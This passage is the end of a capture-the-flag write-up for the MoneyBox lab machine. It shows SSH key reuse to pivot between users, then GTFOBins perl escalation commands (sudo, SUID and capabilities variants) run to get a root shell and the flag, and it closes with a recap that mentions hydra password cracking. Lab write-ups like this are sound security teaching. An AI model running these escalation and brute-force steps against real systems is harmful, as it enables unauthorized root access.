-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily 65 Feb 26 2021 user2.txt
renu@MoneyBox:/home/lily$
```

Reading the **authorized_keys** file reveals that renu is authorized to log in as lily without a password.



```
renu@kali:~/vhub/moneybox x renu@MoneyBox:/home/lily/.ssh x root@kali:~/vhub/moneybox x
renu@MoneyBox:/home/lily$ cd .ssh
renu@MoneyBox:/home/lily/.ssh$ ls
authorized_keys
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDRIE9tEEbTL0A+7n+od9tcjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNStugtos9HY9hzSInk0zDn3RitzJXuemXCasOsM6g8ctu5GDuL88
2dFgz96209TvdF7Jm82eIiVrsS8YCVq43migWs6HXJu+BNrVbcf+xq36biziQaVBy+vGbiCpPn0JTrtG449NdNzcl0FDmlm2Y6nlH42zM5hCC0HQJibymc/I37G09VtUsaCpjikKaxZangly
b2+wLsxmJfr+EhGnWopQv91hexXd7IdLK6hhUOff5yNxlvIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
renu@MoneyBox:/home/lily/.ssh$
```

I hence logged in as lily and look at the sudo permissions of the user. I found that the user lily could execute **perl** as sudo without a password.



```
renu@MoneyBox:~$ ssh lily@192.168.1.16
The authenticity of host '192.168.1.16 (192.168.1.16)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoxjlLv35yJ7CQf1EE0rFB9kLK/K1hAjzk/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.16' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ id
uid=1000(lily) gid=1000(lily) groups=1000(lily),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:~$
```

I visited **GTFObins** to look for privilege escalation methods using **perl** and found a way to do SO.

The screenshot shows a browser window with the URL <https://gtfobins.github.io/gtfobins/perl/#sudo>. The page contains sections on SUID, Sudo, and Capabilities, each with code examples.

SUID

```
sudo install -m=xs $(which perl) .
./perl -e 'exec "/bin/sh";'
```

Sudo

```
sudo perl -e 'exec "/bin/sh";'
```

Capabilities

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

I executed the code to spawn a bash shell and captured the final flag from **root** directory.

The terminal session shows the user executing a Perl exploit to gain root privileges on a target machine named "MoneyBox". The user runs `sudo perl -e 'exec "/bin/bash";'` and becomes root. The terminal then displays the root shell prompt and the final flag capture message.

```

lily@MoneyBox:~$ sudo perl -e 'exec "/bin/bash";'
root@kali:~/hub/moneybox ~ | lily@MoneyBox:~ | root@kali:~/hub/moneybox ~
lily@MoneyBox:~# whoami
root
root@MoneyBox:/home/lily# id
uid=0(root) gid=0(root) groups=0(root)
root@MoneyBox:/home/lily# cd /root
root@MoneyBox:~/# ls
root@MoneyBox:~/# ls -la
total 28
drwx----- 3 root root 4096 Feb 26 2021 .
drwxr-xr-x 18 root root 4096 Feb 25 2021 ..
-rw----- 1 root root 2097 Feb 26 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Feb 25 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 228 Feb 26 2021 .root.txt
root@MoneyBox:~/# cat .root.txt

Congratulations.....
You Successfully completed MoneyBox
Finally The Root Flag
→ r00t{H4ckth3p14n3t}
I'm Kirthik-KarvendhanT
It's My First CTF Box
instagram : __kirthik__
```

CONCLUSION

Hence here's the summary of how I pwned the machine:

- I found an image in the ftp server and downloaded it onto my system.
- I found the password required to extract data from this image from the webserver after I did some recon.

- The data from image revealed that the user `renu` had a weak password so I cracked the ssh password using **hydra**.
- I logged in as `renu` and then switched to `lily` after I found `renu`'s public key inside `lily`'s `authorized_keys` folder.
- I then found that `lily` could run `perl` as root without a password.
- I used **perl** to spawn a shell as root and capture the final flag from the `/root` folder.



That's it from my side. Until next time:)
